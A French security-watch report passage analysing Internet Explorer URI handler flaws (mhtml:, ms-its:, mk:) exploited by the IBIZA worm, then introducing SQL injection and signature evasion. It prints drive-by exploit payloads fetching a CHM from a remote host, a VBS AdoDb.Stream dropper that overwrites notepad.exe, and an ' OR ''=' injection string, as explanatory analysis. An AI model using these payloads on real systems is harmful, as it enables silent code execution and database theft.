Le texte associé à la balise est ici affiché sous la forme d'un lien actif, l'URL associée étant rappelée dans la barre d'état. L'activation du lien conduit évidemment sur le site référencé. Avec un peu d'habitude, la supercherie peut aisément être démasquée en visualisant le source associé, celui pouvant néanmoins être complexifié à l'extrême – obscurci dans le jargon – pour décourager les tentatives d'analyse. Ce procédé ne se prête cependant pas à tous les cas de figures surtout s'il doit être appliqué sur le clone d'un site tiers.	Dans le cas présent, le texte associé prend obligatoirement la forme d'une URL référençant un site tiers, URL rappelée dans la barre d'état. L'activation du lien conduit sur un site tiers dont l'URL est en réalité associée au bouton '**SUBMIT**' présent dans le formulaire mais astucieusement masqué par l'utilisation d'un style approprié 

Le texte du lien devra ainsi obligatoirement prendre la forme d'une URL et sa couleur doit être explicitement codée.

Le second cas est un exemple typique du problème posé par la multitude de protocoles gravitant autour du concept d'uniformisation de l'accès aux ressources. Allié au premier, il permet la mise en œuvre d'une attaque efficace.

Le terme '**URI**' – Uniform Ressource Identifier – désigne un procédé permettant d'identifier une quelconque ressource accessible sur un réseau en fournissant toutes les données requises. La forme de base d'un tel identifiant est constituée de deux sections. La première est dénommée '**schema**' ou encore '**protocole**'. La structure exacte de la seconde section dépend du schéma d'identification – ou protocole d'accès - retenu:

<scheme> : <scheme-specific-parts>	Forme élémentaire
<scheme> : <authority> <path> ? <query>	URI générique

Les formes les plus classiques sont celles couramment utilisées par l'intermédiaire de l'application communément appelée navigateur:

- Accès à une page par le biais du protocole **http**: ***http***://site/chemin/d/acces/a/la/page.html
- Accès à une ressource par le biais du protocole **ftp**: ***ftp***://usr:pass@site/chemin/d/acces/a/la/page.html
- Accès à une groupe de discussion sur les **news:** ***news***://serveur/nom.du.groupe
- Accès à une fichier sur le réseau local: ***file***://serveur/chemin/d/acces/au/fichier

Bien que majoritairement utilisées avec les deux premières formes d'URI, les applications de navigation actuelles sont infiniment plus complexes que les toutes premières versions qui n'étaient destinées qu'à gérer l'accès aux pages et à présenter statiquement celles-ci.


Les navigateurs récents sont ainsi susceptibles de reconnaître et de gérer plusieurs dizaines de schémas classiques ou propriétaires et d'activer le gestionnaire associé si besoin. En environnement **Internet Explorer**, le schéma '**news**' sera traité, non pas par le navigateur, mais par une application externe, **Outlook** Express par défaut, tout comme le sera le schéma '**mailto**'. Le traitement du schéma '**file**' sera lui délégué à l'application **File Explorer.**

© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Cette logique conduit à devoir envisager qu'il puisse exister une multitude de schémas activables, directement ou indirectement, depuis un navigateur sans pour autant que cette activation se traduise en final par la seule utilisation du protocole HTTP ni même que l'utilisateur soit averti de l'enchaînement des actions associées.

Le synoptique ci-contre présente une partie des schémas et de l'enchaînement des traitements associés effectués sur une '**URI**' en environnement Microsoft.

La portion de l'URI correspondant au schéma permet de déterminer le gestionnaire **ad'hoc**, les données spécifiques étant ensuite traitées par celui-ci.




Certains schémas sont bien connus (http:, https:, ftp:, file:, gopher:, mailto:); certains ne le sont qu'à la suite d'incidents de sécurité (about:, mk:, ipp:); d'autres enfin (ipp:, ms-its:, …) ne sont jamais rencontrés sous la forme d'une URL, c'est-à-dire d'une URI directement exploitable par un navigateur, et nécessiteront de recourir à un script (balise <SCRIPT>) ou d'être activés par une référence sur un objet (balise <OBJECT>).

On notera que le modèle utilisé par Microsoft peut aisément être étendu, toutes les informations concernant les schémas gérés étant configurées dans la base de registre. Dans ce modèle, l'application connue sous l'appellation 'Internet Explorer' n'est d'ailleurs plus qu'un simple 'container' chargé d'activer un ensemble de composants implémentant toutes les fonctions requises et réutilisables par quiconque dispose des spécifications des interfaces.

La mise en œuvre des gestionnaires de schémas peut amener à une réduction du niveau de sécurité dans l'hypothèse où ceux-ci ne respecteraient pas le modèle de sécurité réglementant la gestion des zones de sécurité ainsi que la sauvegarde et l'exécution des applets ou autres composants.

Tout l'art des bidouilleurs et chasseurs de vulnérabilités consiste désormais à rechercher les fonctionnalités permettant de contourner ces restrictions dans les composants et gestionnaires susceptibles d'être activés par le biais d'une URL construite sur mesure.



Plusieurs protocoles sont plus particulièrement dans la ligne de mire de ces chercheurs d'un nouveau genre dont les protocoles '**mk:**', '**its:**' et '**ms-its:**'. La dernière attaque en date tire ainsi parti des fonctionnalités proposées par les protocoles '**mhtml:**' et '**ms-its:**'.

Des bidouilleurs de génie ont ainsi mis en évidence de multiples problèmes dans la logique de traitement des différents gestionnaires mais aussi dans la logique d'enchaînement de ceux-ci. Rappelons que chaque gestionnaire analyse la partie spécifique de l'URI qui lui est transmise, la redirection vers les gestionnaires ad'hoc étant sous le contrôle du programme, généralement le navigateur.

Le schéma 'mhtml'

Le schéma '**mhtml:**' autorise le référencement d'une page HTML contenue dans un fichier composite utilisant le format dit 'Mime HTML'. La syntaxe '**mhtml:Mon_Fichier_MHML!Mon_Fichier_HTML**' autorise ainsi l'extraction sélective du fichier 'Mon_Fichier_HTML' contenu dans le fichier 'Mon_Fichier_MHML'.

La logique de traitement des erreurs par le gestionnaire '**mhtml:**' conduit celui-ci à tenter de traiter directement le fichier 'html' si aucune référence correspondante n'est trouvée dans le fichier 'mhtml' ou si celui-ci est absent. La séquence suivante conduira donc le navigateur à traiter le fichier local 'fichier_local.html' dans la zone Internet si le fichier 'fichier_inexistant.mhtml' ne peut être accédé sur le site 'www.monsite.com'.

```
mhtml:http://www.monsite.com/fichier_inexistant.mhtml!fichier_local.html
```

On notera que les caractéristiques de ce gestionnaire autorisent la mise en place de multiples techniques d'exploitation mises en évidence dès Juin 2003 par 'Liu Die Yu'.

Le schéma 'ms-its'

Particulièrement remarquable par l'absence de toute documentation le concernant à l'exception de quelques articles dans le paquetage de développement, le protocole '**ms-its:**' autorise un accès distant à tout ou partie des données structurées archivées dans des fichiers utilisant le format '**I**nfo**T**ech **S**torage' ou '**ITS**'. Ce format est utilisé par les fichiers d'aide en ligne dits '.**CHM**' ou '**Compiled HTML Help**'.


Successeur du 'bon vieux' format '**.HLP**' résultant de la compilation de fichiers d'aide aux formats 'RTF' et de commandes spécifiques, le format '.**CHM**' autorise la création d'une structure documentaire complexe à partir de documents rédigés au format **HTML**.

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Tout comme son prédécesseur, ce format autorise l'activation de scripts et de programmes externes ou directement intégrés dans le fichier d'aide.

L'emploi du langage **HTML** autorise de fait l'utilisation de toutes les commandes du langage dont en particulier les balises <SCRIPT>, <OBJECT> qui seront interprétées par le navigateur du poste ayant invoqué l'aide en ligne.

L'application 'hh.exe' – 'HTML Help' – permet de naviguer dans un fichier '.CHM' présent sur le poste local et ainsi de visualiser le contenu et le format des pages associées.


IP Security Policy Management
Hide
Back
Forward
Options
Web Help
Contents
Index
Search
Troubleshooting
Advanced Topics
How IPSec works
IPSec security protocols
IPSec Policy Agent
IPSec policy properties
IPSec security negotiation
IPSec packet handling
What is IPSec tunneling?
IPSec security negotiation
Before secured data can be exchanged, a contract between the two computers must be established. This contract is called a security association (SA). In an SA, both computers agree on how to exchange and protect information, as shown in the following figure.
Enlarge figure

L'analyse du source HTML d'un page révèle quelques-unes des caractéristiques fondamentales du protocole 'ms-its' comme le détaille l'extrait significatif proposé ci-après:

```
<HEAD>
  ...
  <SCRIPT LANGUAGE="JScript" SRC="MS-ITS:ntshared.chm::/shared.js"></SCRIPT>
  <TITLE>IPSec security negotiation</TITLE>
  <LINK REL="stylesheet" MEDIA="screen" TYPE="text/css" HREF="MS-ITS:ntshared.chm::/coUA.css">
  <LINK REL="stylesheet" MEDIA="print"   TYPE="text/css" HREF="MS-ITS:ntshared.chm::/coUAprint.css">
  ...
</HEAD>
<BODY>
  ...
  <H1><A NAME="a_sag_IPSecisakmp">IPSec security negotiation</A></H1>
  ...
  <img src="ms-its:NTArt.chm::/s03ag_ipsecconcepts.gif">
  ...
```

Le gestionnaire du schéma '**ms-its**' n'est exploitable qu'à la condition préalable qu'il ait été préalablement activé, soit par un appel à la fonction 'ShowHelp()', soit plus simplement par le biais du script '**shared.js**' dont on découvre ici qu'il est intégré dans le fichier d'aide 'NtShared.chm'.

Ce n'est pas le cas du schéma alternatif '**mk**', et du sous-protocole '**@MSITStore**', qui eux peuvent être directement activés par le biais d'une URL ayant une forme similaire à celle présentée ci-après:

```
mk:@MSITStore:C:\WINNT\Help\mmc.chm::/sag_MMCConcepts2_3.htm
```

Bien que non explicitement documentée, la syntaxe d'appel de ces deux protocoles transparaît sur ces exemples: la référence du document sélectionné – ou 'topic' dans le jargon - est transcrite directement après le séparateur '::'. Ces deux protocoles autorisent en effet la sélection d'un document contenu dans un fichier d'aide situé sur un système distant permettant ainsi l'implémentation d'un système d'aide contextuel distribué.

Les quelques informations glanées sur Internet (principalement sur le remarquable site du '**Helpware group**') et confirmées par divers tests montrent que la totalité du fichier '**.chm**' référencé est téléchargée dans le cache du navigateur quand bien même un seul document serait sélectionné.


Les droits d'accès à ce document, et plus particulièrement les conditions d'exécution des scripts et autres codes contenus dans celui-ci, dépendent de la politique de sécurité. Dans le cas d'un accès effectué via un navigateur, ces restrictions sont pilotées par la zone de sécurité associée à l'origine du document: zone 'Locale' pour un fichier local, zone 'Internet' dans le cas d'un document extrait d'un fichier d'aide distant.

On voit poindre ici un problème potentiel dans la définition du concept de zone pour des documents complexes traités par une succession de gestionnaires de protocole. Ce concept nécessite en effet de pouvoir tracer la zone d'origine du document initial à travers toutes les manipulations intermédiaires, et ce sans jamais devoir s'appuyer sur une information manipulable par un tiers.

Ici les imbrications des schémas et les spécificités des traitements associés à chacun d'eux conduit le navigateur, voire même certains de ces gestionnaires, à considérer qu'il travaille sur une référence locale quand bien même le document proviendrait d'un site tiers distant.

Dans le cas ici étudié, le gestionnaire '**ms-its**' est induit en erreur par la présence de la référence locale '**file://c:foo.mhtml**' quand en pratique c'est une référence distante qui est accédée par le biais de la redirection effectuée par le gestionnaire '**mhtml**'.

Ce problème est illustré ci-dessous par l'URI utilisée par le ver 'IBIZA' :



Nous assistons à la naissance d'une nouvelle classe de problèmes dont il y a tout lieu de craindre que la solution viable à terme passe par une redéfinition des conditions d'utilisation des URI complexes.

La mise en musique

Le ver IBIZA

Ce problème de conception est actuellement activement exploité par le ver '**IBIZA**'. De nombreux procédés

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

d'exploitation alternatifs ont par ailleurs été publiés depuis le mois de février qui permettent la mise en œuvre d'une attaque autorisant le transfert puis l'exécution d'un quelconque code exécutable dans la zone locale du navigateur et cela sans que l'utilisateur n'ait à engager d'autre action que la simple visualisation d'une page astucieusement piégée.

Le procédé utilisé est d'autant plus redoutable qu'il nécessite une connaissance approfondie des mécanismes précédemment présentés pour en comprendre le fonctionnement réel.

Le ver '**IBIZA**' fait ainsi appel aux éléments suivants.

- **Un code exécutable dénommé 'mstasks.exe' contenant les actions à engager sur le système attaqué**,
- **Un fichier HTML dénommé 'launch.html' référençant le fichier précédent dans une balise 'OBJECT'**,

```
<OBJECT NAME='X' CLASSID='CLSID:11111111-1111-1111-1111-111111111123' CODEBASE='mstasks.exe'>
```

Cette syntaxe HMTL tout à fait légale indique au navigateur qu'il va devoir exécuter l'objet 'X' enregistré avec le CLASSID mentionné et dont le code associé sera chargé depuis l'emplacement mentionné dans CODEBASE, sous réserve que le programme et la page WEB soient situés dans le même répertoire.

Ce ne sera normalement jamais le cas sauf à trouver un procédé permettant de transférer le code et cette page sur le système local puis à charger celle-ci en contournant le mécanisme de protection lié au concept de zone.

- **Un fichier d'aide dénommé 'chm.chm' localisé sur un site tiers contenant les deux fichiers précédents**,

L'ouverture du fichier 'chm.chm' conduira immédiatement à l'ouverture de la page référencée, ici 'launch.html', et donc à l'exécution du fichier 'mstask.exe' contenu dans celui-ci. Dans l'hypothèse où le fichier 'chm.chm' est localisé sur un site distant, le fichier sera sauvegardé dans le cache du navigateur puis ouvert dans la zone Internet. L'utilisateur sera donc notifié du risque encouru à exécuter un programme tiers.

- **Une page piégée contenant une séquence complexe référençant le protocole 'ms-its'.**

```
<IMG    SRC='ms-its:mhtml:file://C:\ss.MHT!http://www.x.com//chm.chm::/files/launch.htm'>
<IMG    SRC='ms-its:mhtml:file://C:\ss.MHT!http://www.x.com//chm.chm::/files/launch.htm'>
<IMG    SRC='ms-its:mhtml:file://C:\ss.MHT!http://www.x.com//chm.chm::/files/launch.htm'>
<IFRAME SRC='redirgen.php?url=
         URL:ms-its:mhtml:file://C:\ss.MHT!http://www.x.com//chm.chm::/files/launch.htm'>
```

Une logique de type 'ceinture et bretelles' est ici employée dans l'optique d'assurer l'invocation de la page 'launch.htm', et par conséquent du programme 'mstasks.exe', dans la zone locale du navigateur et ce sans que l'utilisateur n'en soit conscient.

Le code 'Junk-de-Lux'

Le lecteur souhaitant se rendre compte par lui-même du problème posé par ces procédés d'attaque pourra se rendre sur la page '**http://www.malware.com/junk-de-lux.html**' contenant un exemple d'activation d'un programme sans danger.

Cette page contient la séquence suivante:

```
<button onclick='document.location="view-source:"+document.location.href' </button>
...
<object data="ms-its:mhtml:file://C:\foo.mhtml!http://www.malware.com//foo.chm::/foo.html"
 type="text/x-scriptlet" style="visibility:hidden">
```

L'activation du bouton conduit à visualiser le source de la page 'html' courante par le biais du schéma 'view-source :'. L'éditeur '**notepad.exe**' est utilisé à cette fin.

La décompilation du fichier d'aide révèle le détail de l'attaque:

La page 'foo.html' est extraite du fichier d'aide 'foo.chm'. Elle contient un script 'VBS' qui est exécuté dans la zone locale puisque le gestionnaire 'ms-its' a été induit en erreur par l'utilisation de la syntaxe présentée précédemment.

Ce script d'une vingtaine de lignes utilise une technique publiée par **Jelmers** qui consiste à utiliser les fonctionnalités de l'objet '**AdoDb.Stream**' pour remplacer le code d'un fichier exécutable dont la localisation est connue par un code défini sous la forme d'un tableau d'octets dans le script.

`<script language="vbs">`	Langage 'VBS'
`...`	
`jelmersArray= array(77,90,68,1,5,0,2,0,32,0,33,0,`	Tableau d'octets correspondant au code binaire du programme devant remplacer 'Notepad'
`...`	

`win2k="c:\winnt\system32\notepad.exe "`
`win2ok="c:\winnt\notepad.exe "`
`winxp="c:\windows\system32\notepad.exe"`
`winxpee="c:\windows\notepad.exe"`
`win98="c:\windows\notepad.exe"`
`win98ate="c:\windows\system32\notepad.exe"`
	Liste des localisations possibles du programme 'Notepad' dans les différences environnements Windows

`...`	
`set jelmer = CreateObject("Adodb.Stream")`	Ouverture d'une instance du composant 'AdoDb'

`jelmer.Type = adTypeText`
`jelmer.Open jelmer.WriteText`
`toString(jelmersArray)`
	Sauvegarde de la chaîne au format texte

`jelmer.Position = 0`
`jelmer.Type = adTypeBinary`
`jelmer.Position = 2`
`bytearray = jelmer.Read`
`jelmer.Close`
	Transcription au format binaire


© APOGEE Communications - Tous droits réservés Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE


```
...
set malware = CreateObject("Adodb.Stream")
malware.Type = adTypeBinary
malware.Open
malware.Write bytearray
On Error Resume Next
malware.savetofile(win2k), adSaveCreateOverWrite
On Error Resume Next
malware.savetofile(win2ok), adSaveCreateOverWrite
...
```

Ouverture d'une instance du composant 'AdoDb'

Sauvegarde de la chaîne
En cas d'erreur, on continue sur l'instruction suivant
Tentative de transfert vers l'un des fichiers
En cas d'erreur, on continue sur l'instruction suivant
Tentative de transfert vers l'un des fichiers

Dans le cas présent, le contenu du fichier '**Notepad.exe**' est écrasé par le code contenu dans le script, en l'occurrence un programme **MS-DOS** de 2378 octets affichant une simulation d'incendie. L'invocation du protocole 'view-source:' conduira à exécuter ce programme.





Nous conclurons ici notre digression dont nous espérons qu'elle aura permis à tout un chacun de découvrir la complexité de l'implémentation des mécanismes liés à l'infrastructure **WEB**, et plus précisément les subtilités de certaines extensions qui sont venues se greffer autour de cette infrastructure.

Le lecteur n'aura pas manqué de remarquer que les vulnérabilités exploitées ont, pour la plupart, été publiées en Juillet dernier par un chercheur indépendant **Liu Die Yu**. Faisant appel à des mécanismes peu documentés et complexes, et qui plus est publiés sans grand détail, ces vulnérabilités s'avèrent six mois plus tard bien plus critiques qu'il n'y paraissait au premier abord. A ce jour, rien ne permet d'envisager une diminution des risques induits par ces vulnérabilités dont la plupart n'ont toujours pas été corrigées.

Le phénomène le plus marquant reste très certainement celui du manque chronique d'informations, que celles-ci concernent les spécifications d'utilisation des différents protocoles, ou les techniques d'attaques. On peut en arriver à se demander si les auteurs de ces scénarios d'attaque maîtrisent réellement le contexte d'utilisation de ces protocoles. Auquel cas qui sont-ils pour avoir le degré de compétence nécessaire dans un domaine très spécifique ?

Mais peut-être agissent-ils simplement à la manière des alchimistes d'antan en testant différents assemblages de techniques jusqu'à trouver l'assemblage qui va bien et tenter d'expliquer son fonctionnement a posteriori …

▪**Complément d'information**


http://www.securityfocus.com/archive/1/358913/2004-03-28/2004-04-03/0	- Une synthèse des techniques d'exploitation
http://umbrella.mx.tc/	- Site de **Liu Die Yu**
http://www.malware.com/junk_de_lux.html	- Code de démonstation Malware
http ://www.helpware.net/htmlhelp/hh_info.htm	- Evolution du format HTML
http://www.w3.org/TR/uri-clarification/	- Définition des sigles URI, URL, URN et URC

SQL – TECHNIQUES D'INJECTION ET ANALYSE DE SIGNATURE

▪**Description**

Créée en 2000 par l'un des co-fondateurs de la célèbre société '**CheckPoint**', la société '**iMPERVA**' s'est spécialisée dans le domaine de la sécurisation des applications **WEB**.

Anciennement connue sous le nom de '**WebCohort**', cette société s'est notamment fait connaître par son système d'analyse et de détection d'anomalies '**SecureSphere**'. Ce système innovant fonctionne par corrélation entre des informations produites par la sonde placée en amont assurant la surveillance du trafic **HTTP** et la sonde positionnée en aval de l'application WEB de médiation chargée d'acquérir les requêtes **SQL** générées.



Deux études fort intéressantes ont dernièrement été publiées par le département **R&D** de cette société, l'une portant sur les vers et autres codes mobiles, la seconde sur les techniques permettant de passer à travers les mécanismes de protection contre les attaques de type '**injection de code SQL**'.

Ce terme barbare désigne la technique d'attaque la plus utilisée si ce n'est la plus efficace lorsqu'il s'agit d'acquérir des informations sensibles hébergées dans des bases de données couplées à des applications **WEB** publiquement

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

accessibles, voire même de prendre le contrôle de ces dernières.

Un tableau fort intéressant présentant les résultats de plus de 300 tests d'intrusion menés par la société '**Imperva**' sur plus de quatre ans a été publié à ce sujet dans une interview donnée par le fondateur de la société.

Vulnérabilité	%
Cross-site scripting	80%
Injection SQL	62%
Manipulation des paramètres	60%
Manipulation des cookies	37%
Serveur base de données	33%
Serveur WEB	23%
Débordement de buffer	19%

Bien que l'organisation des catégories de vulnérabilités soit contestable car mélangeant les genres, ce tableau a le mérite de mettre en évidence un fait réel et quotidiennement constaté, celui de la nette prédominance des vulnérabilités applicatives liées à des défauts de conception.

Le technique dite de **l'injection SQL** a fait l'objet de nombreuses publications dont deux articles dans nos rapports de veille N°43 de février 2002 et N°62 de septembre 2003 dont nous reproduisons ci-dessous et in extenso les éléments permettant d'illustrer la suite de nos propos.

La problématique de l'**injection SQL** est inhérente à l'utilisation de requêtes construites dynamiquement à partir d'éléments fournis par un tiers 'anonyme' car non identifié en tant qu'utilisateur de la base de données accédée via l'interface **WEB**.


Un exemple d'une chaîne de liaison habituellement mise en œuvre dans les infrastructures **WEB** actuelles est présenté ci-contre.

Les données saisies dans un formulaire sont transmises en tant que variables d'un script lié au formulaire.

Une requête **SQL** est construite sur la base des données saisies puis transmises au **SGBD**.


Le résultat de la requête est mis en forme puis présenté à l'utilisateur.

Dans une telle infrastructure, les données saisies par l'utilisateur constituent un véhicule idéal car autorisant un transfert direct d'informations entre le monde extérieur et l'interface d'accès à la base de données. La technique dénommée '**SQL Injection**' consiste donc à renseigner les variables contenant les données paramétrées d'un quelconque formulaire avec des portions de clauses **SQL** dans l'optique d'obtenir la génération, par le script associé au formulaire, d'une requête modifiée mais cependant toujours valide.



Ainsi, et à titre d'exemple, la requête **SQL** paramétrée et présentée ci-contre pourra donner lieu à un résultat totalement inattendu si les paramètres externes ne font l'objet d'aucun contrôle de validité. Ainsi, normalement conçue pour retourner les références d'un utilisateur dont le nom (Item:Name) et le code (Item:Code) sont connus, cette requête peut être détournée pour obtenir toutes les références contenues dans la table 'Users' !

Dans un environnement sécurisé, l'assemblage de la requête ❷ doit provoquer une erreur voire même une alerte de sécurité de la part du processus chargé de l'assemblage.


SELECT User FROM Users WHERE Name='root' AND Code='pass'
❶ Paramètres valides
root
pass
SELECT User FROM Users WHERE Name=' v1 ' AND Code=' v2 '
❷ Paramètres normalement invalides
' OR ' '='
' OR ' '='
SELECT User FROM Users WHERE Name='' OR ''='' AND Code='' OR ''=''

L'adage '**trop d'information tue l'information**' n'étant pas valable dans le domaine de la sécurité sauf à considérer mettre en place un système de désinformation, la description de la cause d'erreur générée par le script associé au formulaire ou par le processus d'assemblage – en principe le gestionnaire d'interface **SQL** – devra être réduite au strict minimum voire ne jamais être transmise.

Dans article publié en septembre 2003 sous le titre '**Blind SQL Injection**', un expert de la société '**SpyDynamics**' démontrait que cette protection élémentaire était insuffisante dans la majorité des cas, et qu'il était parfaitement possible d'engager avec succès une attaque en aveugle, c'est-à-dire sur un système ne retournant aucune erreur.

L'étude publiée par la société '**Imperva**' s'intéresse aux procédés permettant de contourner les techniques de protection par recherche de signatures, c'est à dire de la présence de motifs représentatifs d'une attaque dans les commandes soumises aux serveurs WEB.

Ainsi, et à titre d'exemple, un système de protection par recherche de signature normalement constitué aurait détecté la présence de la chaîne «**' OR ''=** » dans la commande transmise au serveur **WEB** à la suite de la saisie du formulaire. Une telle chaîne, et ses multiples variations, forme une signature idéale (voire même trop parfaite) d'une attaque: la probabilité que cette chaîne soit significative d'une saisie valide dans un champ de formulaire est quasi-nulle et ce, dans toutes langues connues … à l'exception d'un langage de programmation dont le langage '**SQL**' !

La richesse de ce dernier permet d'envisager pouvoir utiliser une multitude de variations syntaxiques d'une même forme sémantique en notant toutefois, comme le font remarquer les auteurs de l'étude, que ce langage admet aussi quelques sémantiques absolument uniques voire invariantes en particulier l'expression très usitée '**UNION SELECT**' ou encore '**EXEC SP_**' en environnement **MS-SQL**.

© APOGEE Communications - Tous droits réservés
Diffusion restreinte aux clients abonnés aux services VTS-RAPPORT et VTS-ENTREPRISE

Tout l'art de l'expert en 'injection SQL' résidera donc dans sa maîtrise du langage, et plus précisément dans la connaissance de toutes les variations d'une même expression.

Les auteurs de l'étude 'SQL injection signature evasion' nous présentent ainsi la démarche d'un hypothétique expert en ce domaine confronté à un nouveau système de protection dont il devra déterminer en aveugle s'il s'agit d'un système à signature, et si tel est le cas, déterminer la liste des signatures connues de celui-ci pour tenter de passer à travers les mailles du filet. L'approche qui y est développée est particulièrement intéressante car très pédagogique et agréable à lire pour un non spécialiste. Plusieurs procédés tirant parti des spécificités de tout ou partie des implémentations SQL sont par ailleurs étudiés dont certains remarquablement performants.

1. **Variations autour de l'expression passe-partout 'OR 1=1'**

